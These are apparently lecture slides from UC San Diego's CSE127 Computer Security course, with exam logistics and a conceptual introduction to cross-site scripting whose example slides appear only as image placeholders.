CSE127, Computer Security

Web Security III

UC San Diego

Housekeeping

General course things to know

- PA3 is out! Due on **2/10**, note a busy week next week
- Midterm is **2/12,** during class hours, location **Center Hall 109**
  - Class topics will go through web security (today!) and include PA3 material
  - One sheet of paper front and back is allowed as a “cheatsheet”
  - You must bring photo ID to the exam

Previously on CSE127…

Webs of webs

- Basics of the web security model (same-origin policy), cookies, cookie sharing, etc.
- Web attacks!
  - CSRF
  - SQL Injection

Today's lecture — The Modern Web

Learning Objectives

- Understand the concepts of three common web attacks:
  - XSS attacks
- Learn just how complicated the modern web really is today
- Understand web tracking and web privacy, and just how unique *you* are on the web
- Learn about the digital advertising ecosystem, and some ways of the web keeps track of you

Cross Site Scripting

Cross Site Scripting (XSS)

- “Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites” – OWASP
- Where SQL injection is a piece of malicious code executed on the victim’s server…
- XSS is malicious code executed on a victim’s browser.

Cross Site Scripting (XSS)

- Key idea: Indirect attack on browser *via* a server
- Malicious content is injected via URL encoding (query parameters, form submission) and **reflected back** by the server in the response
- Browser then **executes code** server provided!

Very simple XSS example

Web Server


Client

Very simple XSS example


Web Server

Client


Very simple XSS example




Very simple XSS example



